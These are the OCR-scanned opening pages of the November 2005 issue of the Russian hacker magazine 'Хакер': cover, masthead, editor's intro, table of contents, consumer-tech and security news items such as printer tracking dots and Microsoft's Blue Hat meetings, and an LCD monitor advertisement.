
Ж У Р Н А Л О Т К О М П Ь Ю Т Е Р Н Ы Х Х У Л И Г А Н О В
ХАКЕР
WWW.XAKEP.RU
ХАКЕР
НОЯБРЬ 11(83) 2005
ДЫРЯВАЯ АСЯ
КАК УГНАТЬ УИН ЧЕРЕЗ ДЫРЫ В ICQ.COM 060
ДЕДИК ДЛЯ ХАКЕРА
КВЫБОР ПРАВИЛЬНОГО DEDICATED-СЕРВЕРА 056
ОСТАТЬСЯ ИНКОГНИТО
8 ШАГОВ НА ПУТИ К ПОЛНОЙ БЕЗОПАСНОСТИ 028
ОКСФОРД VS КЕМБРИДЖ
ДВА САМЫХ ПРЕСТИЖНЫХ ВУЗАХ ЕВРОПЫ 027
(game)land hi-fun media
9 771609 101009 11>
publishing for enthusiasts

/РЕДАКЦИЯ

>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)

>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик

ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)

PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)

СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)

UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)

ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)

ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)

>Литературный редактор
Анна Большова

/ART

>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)

>Дизайнеры
Иван Васин
(vasin@real.xakep.ru)
Наталья Жукова

/INET

>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА

>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)

>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)

> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING

>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)

>Учредитель
ООО «Гейм Лэнд»

>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)

>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА

>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)

>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)

>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)

>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru

http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ Я 77-11802** от 14 февраля 2002 г.
Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **92 000** экземпляров.
Цена договорная.
Мнение редакции не обязательно совпадает с мнением авторов.


Intro

ПСИХОЛОГИЯ — КРУТАЯ ШТУКА. Я ЕЙ СТАЛ ЗАМОРАЧИВАТЬСЯ НЕСКОЛЬКО ЛЕТ НАЗАД И ТЕПЕРЬ ОТМЕЧАЮ ДЛЯ СЕБЯ, ЧТО ЭТО НЕ ЗРЯ. КЛАССНО, КОГДА ТЫ ПОНИМАЕШЬ РЕАЛЬНЫЕ МОТИВЫ КАКИХ-ТО ЧЕЛОВЕЧЕСКИХ ПОСТУПКОВ. КОГДА ЭТО УСКОРЯЕТ ИЛИ ПРОСТО ПОМОГАЕТ РЕШАТЬ РАЗЛИЧНЫЕ ПРОБЛЕМЫ. КОГДА ПРОСТО НАЧИНАЕШЬ ПОНИМАТЬ, КАК ВООБЩЕ ЧТО УСТРОЕНО В ЖИЗНИ, КАК ЧТО С ЧЕМ СВЯЗАНО И ЧТО К ЧЕМУ ПРИВОДИТ.

КАК ЭТО ПРОСТО ПОМОГАЕТ ОБЩАТЬСЯ С ЛЮДЬМИ. КОГДА ТЫ ПЕРЕСТАЕШЬ ЗАЦИКЛИВАТЬСЯ НА САМОМ СЕБЕ, А ПЕРЕКЛЮЧАЕШЬСЯ НА ДРУГИХ. КОГДА НАЧИНАЕШЬ ЧУВСТВОВАТЬ ЛЮДЕЙ, ПОНИМАТЬ, ЧТО СКРЫВАЕТСЯ ЗА СЛОВАМИ. РЕАЛЬНЫЙ МОТИВ, А НЕ НАБОР ФРАЗ С НЕКОТОРЫМ СМЫСЛОМ. КОГДА ТЫ ПРОСТО ПОНИМАЕШЬ, ЧТО ТЕБЕ НУЖНО ОТ ЖИЗНИ. ЧЕМ ТЫ ХОЧЕШЬ ЗАНИМАТЬСЯ, КЕМ РАБОТАТЬ, ЧТО ПОКУПАТЬ, ВО ЧТО ОДЕВАТЬСЯ. КАКУЮ КОМПАНИЮ ИМЕТЬ ВОКРУГ СЕБЯ. И В ДЕЙСТВИТЕЛЬНОСТИ, ЧТО НУЖНО ТЕБЕ, А НЕ КАКОЙ-ТО ОБРАЗ, НАВЯЗАННЫЙ КОМПАНИЯМИ-БРЕНДАМИ, КОТОРЫЕ ЗА ТЕБЯ ПРИДУМАЛИ ЦЕННОСТИ. НЕ ХОЧУ СКАЗАТЬ, ЧТО Я ТАКОЙ КРУТОЙ И ВЫШЕ ВСЕГО ЭТОГО. НЕТ, НО ПОНИМАНИЕ ТОГО, ЧТО НА ТЕБЯ ПЫТАЮТСЯ ВЛИЯТЬ И ТЫ СПОКОЙНО РЕАГИРУЕШЬ НА ЭТО, ОТКЛАДЫВАЯ НЕНУЖНУЮ ИНФОРМАЦИЮ НЕ В ПОДСОЗНАНИЕ, А ОСТАВЛЯЯ ЕЕ НА СОЗНАТЕЛЬНОМ УРОВНЕ, ТЫ НАЧИНАЕШЬ ЧУВСТВОВАТЬ СЕБЯ СВОБОДНЕЕ. ИМЕННО СВОБОДНЕЕ. ПОТОМУ ЧТО ПОНИМАЕШЬ, ЧТО МОЖЕШЬ ДЕЛАТЬ СВОЙ ВЫБОР, А НЕ ПОЛУЧЕННЫЙ ИЗВНЕ. И ТАК ВО ВСЕМ. ЧЕТКОЕ ПОНИМАНИЕ СЕБЯ, ЧЕГО ТЫ ХОЧЕШЬ ПОМОЖЕТ БЫСТРЕЕ ПРИБЛИЗИТСЯ К ЦЕЛИ, ОТБРАСЫВАЯ ВСЕ НЕНУЖНОЕ. И В КОНЕЧНОМ ИТОГЕ ПОЛУЧИТЬ ТО, ОТЧЕГО ТЫ В ДЕЙСТВИТЕЛЬНОСТИ СТАНЕШЬ СЧАСТЛИВЫМ.

CuTTer




News
МЕГА-НЬЮС 004
Coding
СТРОИМ ОТЛАДЧИК 112
64-БИТНЫЙ ПРИВЕТ 118
САМОПАЛЬНЫЙ СЕРВИС 124
Pc_zone
ОСТАТЬСЯ ИНКОГНИТО 028
СЕКРЕТНЫЙ КАНАЛ 034
ЛИСЬИ ПЛАГИНЫ 040
Ferrum
ДАЙТЕ ДВЕ 020
Vzlom
HACK-FAQ 050
ПАЛЕНЫЕ ПРОКСИ 052
ДЕДИК ДЛЯ ХАКЕРА 056
ДЫРЯВАЯ АСЯ 060
СУРОВЫЙ БАЙТ-ОДИНОЧКА 064
ЖУКИ COLDFUSION 068
ИТОГИ ФОРУМНОЙ ВОЙНЫ 072
ОБЗОР ЭКСПЛОЙТОВ 076
Х-КОНКУРС 080

Implant

Scene

Unixoid

Kreatiff

Units

MEGA NEWS

HITECHNEWS
Федор Галков
(fm@real.xakep.ru)

HARDNEWS
Сергей Никитин

ХNEWS
mindw0rk
(mindw0rk@gameland.ru)

ХNEWS

ХИТРЫЕ ПРИНТЕРЫ

В детстве я мечтал стать злым и мегабогатым фальшивомонетчиком. Свой первый фальшивый доллар с изображением хрюшки вместо президента, купленный в детском отделе универмага, я сбыл старушке-селедочнице под покровом ночи. Потом даже пробовал их печатать на матричном гробу, но дальше этого дело не пошло. Как ни странно, это сошло мне с рук и очень скоро я завязал с этим темным делом. И слава Богу, так как для самопальных фальшивомонетчиков нынче настали не лучшие времена. Оказывается, теперь лазерные принтеры от ведущих производителей при каждой печати оставляют скрытые опознавательные коды на бумаге. Увидеть желтые точки, выстроенные в определенном порядке, можно только под микроскопом и в ультрафиолетовом излучении. По ним эксперты, при необходимости, установят дату совершения копии и серийный номер принтера, на котором она была сделана.
Первыми о невидимых знаках узнали крепкие парни из Electronic Frontier Foundation — организации, защищающей права потребителей. Когда они потребовали объяснений, Секретная Служба США заявила, что это часть их соглашения с производителями принтеров, направленного на борьбу с фальшивомонетчиками.
Несмотря на эффективность технологии, EFF не согласна с политикой правительства. Некоторые подпольные движения (политические, религиозные) нуждаются в анонимности при печати своих брошюр и плакатов (хотя, как говаривал покойный Дзержинский: «Зачем Вам свобода, если, конечно, Вы не враг народа?»), а Секретная Служба тем самым вмешивается в их частную жизнь. Также, поскольку о внедрении опознавательных знаков в печать официально не сообщалось, остается загадкой, к чему еще успели приложить руку секретные структуры.
В общем, если ты владелец принтера от Xerox, Canon, Tektronix, Ricoh, Lexmark, Kyocera, Lanier, Konica, Minolta, HP Color LaserJet, Epson или Brother, будь осторожнее. Каждый раз, когда ты распечатываешь спионеренную из инета курсовую, Большой Брат следит за тобой.



ГОЛУБЫЕ ХАКЕРЫ НА СЛУЖБЕ MICROSOFT



Как известно, хакерский мир состоит из трех цветов — черный, белый, серый. Черными шляпами называют компьютерных взломщиков, белыми — security-специалистов, а серыми — тех же взломщиков, но публикующих результаты своих исследований. Теперь к этим цветам добавился еще один — характерно голубой. Голубыми хакерами нынче называют тех, кто стоит на службе Microsoft и проверяет для нее защищенность программ (правда, цвет этот более чем спорный, как говорится :)). Билли, наконец, осознал, что с хакерами лучше дружить, чем воевать, и намерен каждые полгода проводить блухэтовые тусовки с обсуждением актуальных дыр и способов защиты осей. Первая встреча сотрудников Microsoft и известных хакеров состоялась еще в марте, где было наглядно продемонстрировано, как заманить пользователя в подставную беспроводную сеть. В прошлом месяце состоялась вторая встреча Blue Hat V2, куда пригласили таких именитых экспертов, как Бретт Мур из *Security-Assessment.com*, Дэвид Мейнор из Internet Security System, независимый специалист по компьютерной безопасности Дэн Камински. Им предложили взломать некоторые программы Microsoft, и за этим процессом следили тысячи сотрудников компании, изучая поведение хакеров. Для загрузки трояна в память участники шоу задействовали USB-носитель, а для непосредственно взлома — систему Direct Memory Access. Результатами встречи остались довольны обе стороны. Microsoft — потому что она получила хороший и наглядный урок, хакеры — потому что компания, наконец, стала прислушиваться к их мнению относительно безопасности маздайного софта.



ДОМ-ДИСПЛЕЙ

В Берлине появился самый большой в мире дисплей с самым маленьким разрешением. В роли дисплея выступает восьмиэтажный дом, где каждое окно является отдельным «пикселем», а все освещение в доме управляется при помощи компьютера. Осмысленное изображение получается, если одновременно загорается определенный набор окон. Конечно, с одной стороны, для дисплея всего 144 пикселя (18 x 8) — это откровенно мало, однако этого достаточно, чтобы прокручивать короткие сообщения и отображать простенькие динамические картинки. Однако основная задумка авторов в том, что дисплеем можно управлять с помощью сотового телефона. На нем можно самостоятельно нарисовать какую-нибудь картинку или даже сыграть в одну из мини-игр. Например, чтобы поиграть в «пинг-понг» достаточно просто загрузить себе на мобильник специальное приложение, позвонить на указанный номер и дождаться, пока к игре подключится еще один человек. Все, можно начинать играть. Управлять движением «ракетки» можно при помощи кнопок «5» и «8», а проигрывает тот, кто первым пропустит шарик. Естественно, удовольствие не бесплатное — 1,24 евро за минуту, но это явно того стоит. Только, к сожалению, данная акция продлится совсем недолго — всего несколько недель.



DVD ЧЕРЕЗ ФАРЫ

Все-таки тюнинг автомобилей становится в последнее время все больше похожим на моддинг, особенно с развитием современных технологий. Так, например, фирма Screenlights предложила встраивать в фары полноценные LCD-дисплеи. Причем их можно подключить к автомобильному DVD-проигрывателю или TV-тюнеру, так что теперь фильмом сможешь наслаждать не только ты, но и все окружающие. Экраны выпускаются в четырех вариантах — 3, 4, 5 и 7 дюймов и подходят для большинства иномарок. Конечно, найти практическое применение подобному дисплею довольно сложно — дополнительного света от LCD, считай, никакого (вот другое дело, если б это был OLED), а смотреть кино, сидя на складном стуле перед фарой, вроде как выглядит совсем глупо. Да и стоит эта игрушка далеко не дешево, даже самый маленький экранчик (3 дюйма) обойдется в 900 баксов, а ведь их надо покупать сразу в паре, не делать же машину «одноглазой». Но у подобного украшательства явно найдутся свои покупатели…



СВЕТЯЩИЕСЯ ТАПОЧКИ

Я уверен, ты не раз сталкивался со следующей проблемой. Если просыпаешься посреди ночи, например, с непреодолимым желанием заглянуть на кухню и чем-нибудь подкрепиться, то добираться до места назначения приходится практически на ощупь. Ведь, не разбудив остальных обитателей квартиры, свет-то не включишь. А пока преодолеешь это небольшое расстояние, успеваешь, как минимум, несколько раз споткнуться, стукнуться о каждый встречающийся угол, а заодно и ненароком наступить на сонную кошку. Неприятно… но недавно одному американскому изобретателю пришла в голову замечательная идея. Он предложил встроить подсветку прямо в тапочки, причем не только предложил, но и разработал, и довел идею до серийного производства. В итоге изобретение выглядит следующим образом. В носовой части подошвы каждого тапочка встраивается по светодиоду, а напряжение поступает от стандартной батарейки. Но этим дело не ограничивается: в каждый из них встроен еще и сенсор освещения, который решает, нужна ли подсветка, или в комнате и так светло, весовой сенсор, который включает подсветку, только если в тапочках находятся чьи-то ноги, а также таймер, который после того как ты снимешь тапочки, еще некоторое время не гасит подсветку, чтобы ты мог при свете спокойно добраться до кровати. Наверное, такую «обувь» можно использовать и в качестве обычного фонарика, вот только не удобно, пожалуй, держать тапочек в руке, так что надо будет серьезно поработать над растяжкой. Кстати, супертапочки уже поступили в продажу по цене всего в 39.95 американских президентов.

СЕНСОРНЫЙ МОБИЛЬНИК



Интересный прототип сотового телефона продемонстрировала фирма Mitsubishi. Телефон выполнен в форм-факторе стандартной раскладушки, однако его основное отличие от всех остальных мобильников состоит в том, что на месте клавиатуры находится чувствительный экран. Причем на нем отображается только тот набор кнопок, который актуален в данный момент. Если ты собираешься позвонить, то на экране видны только цифры и управляющие кнопки, если набираешь смс, то — только буквы нужного языка, если играешь в какую-нибудь игру, то — ее специфическое управление. Так как экран оборудован обратной отдачей, то на ощупь он практически не будет отличаться от привычной клавиатуры, и можно будет спокойно набирать текст, даже не смотря на сенсорный экран. Дополнительно второй экран сможет работать в качестве продолжения основного дисплея. И последнее нововведение — материал, из которого изготовлен корпус, слегка прозрачен, а под ним располагается матрица светодиодов, в результате можно будет отображать информацию, к примеру, о пропущенных звонках прямо на внешней поверхности телефона. Увы, никаких конкретных сведений ни о названии новинки, ни о предположительной дате начала продаж, пока не поступало.

ПИШЕТ ASUS

Вернее, конечно, не сама компания, а ее новый оптический привод, DRW-1608P2S, относящийся к категории SuperMulti — он работает с двухслойными дисками, записывая их со скоростью 8X, DVD-RAM — со скоростью 5X и DVD+\-RW — со скоростью 16X. В общем, работает со всеми возможными типами существующих дисков, причем быстро. Чтобы к быстроте прибавились качество и надежность, в этом приводе используется несколько фирменных технологий Asus. Например, FlextraLink предотвращает ошибки, связанные с недозагрузкой буфера и исключает возможность порчи дисков. FlextraSpeed контролирует носители и устанавливает оптимальные скорости записи, Система двойной динамической подвески DDSS II стабилизирует оптическую головку по вертикали и по горизонтали, за счет чего достигается более точное слежение за дорожкой, наряду со снижением уровня вибрации и шума, которые вызваны высокоскоростными моторами. Технология AFFM была разработана для модификации неравномерного потока воздуха внутри привода, поскольку плавное распределение давления ведет к уменьшению шума и повышению стабильности. Привод монтируется как вертикально, так и горизонтально, а комплект ПО включает в себя утилиты от Nero и Ulead.



CREATIVE — ЗВУЧИТ И ПОКАЗЫВАЕТ

Компания анонсировала Zen Vision — плеер, предназначенный для воспроизведения музыки и просмотра фотографий и видео. Он оснащен высококонтрастным ЖК-дисплеем размером 3,7 дюйма, с разрешением 640x480 пикселей, способным отображать 262 тысячи цветов и позволяющим просматривать фотографии и видео даже при ярком солнечном свете. Zen имеет 30 Гбайтный жесткий диск, микрофон, календарь, часы и будильник. С компьютером соединяется через порт USB 2.0. Габаритные размеры устройства составляют 124x74x20 мм, а весит оно всего 239 грамм. Также Creative представила обществу новые портативные колонки TravelSound 400. Они оснащены двумя микромембранами NeoTitanium и цифровым усилителем, что в итоге обеспечивает 4 Вт качественного звука. Вся эта конструкция имеет защиту от ударов, работает до 35 часов на одной батарейке типа AAA, стильно выглядит и обладает функциями объемного звучания.



ДОЛОЙ ПРОВОДА!

Новая версия стандарта беспроводной передачи данных Wi-Fi уже не за горами. Не останавливаясь на достигнутом, то есть на версии g, этот убийца проводов продолжает идти вперед. Недавно компании, входящие в сообщество под названием Enchaced Wireless Consortium (EWC), объявили о своем решении ускорить утверждение стандарта 802.11n, который будет работать на скорости до 600 Мбит\сек и включать в себя самые последние технологии, позволяющие использовать в беспроводных сетях новейшие мультимедийные приложения. Также из новшеств



ожидается пониженное энергопотребление, улучшенная безопасность, использование диапазонов, не требующих разрешения, а также возможность передачи данных на большее расстояние. Когда стандарт станет повсеместным пока непонятно. Хотя некоторые производители уже объявили о том, что вскоре выпустят устройства, его поддерживающие.


PHILIPS — ДОБАВИМ ТЕХНОЛОГИИ В ТКАНЬ

На международной выставке бытовой электроники IFA 2005, проходившей в Берлине, компания Philips представила фотонный текстиль — ткань, в которую встроены световые системы, в результате чего она может использоваться в качестве дисплея. Кажется, что такие предметы, как одежда, полотенца, обивка мебели и занавески не похожи на места, где можно разместить сложные интерактивные системы. Но инженеры Philips создали специальную подложку, которая полностью выполнена из ткани. На ней поместили пассивные матрицы компактных светодиодов RGB. Пиксилизированные источники света с относительно большими расстояниями между RGB пикселями были вмонтированы в такие предметы повседневного быта, как подушки, рюкзаки и коврики. Так как материалы, покрывающие источник света, естественным образом рассеивают свет, каждый пиксель кажется больше, чем есть на самом деле. Таким образом, светодиод остается маленьким и незаметным, а ткань сохраняет мягкость на вид и на ощупь. Это открывает массу возможностей: просыпаясь с хорошим настроением, ты рисуешь на своей майке цветочек, а с плохим — тучу. Всем все сразу ясно.



Четкость в движении





LG 1750SQ

Время отклика: 8мс
Контраст: 500:1
Экран: технология F-Engine
Количество цветов: 16.7млн

ТЕХНОТРЕЙД
(095) 970-13-83
WWW.TECHNOTRADE.RU

В США УЖЕСТОЧАТ БАНКОВСКУЮ АВТОРИЗАЦИЮ



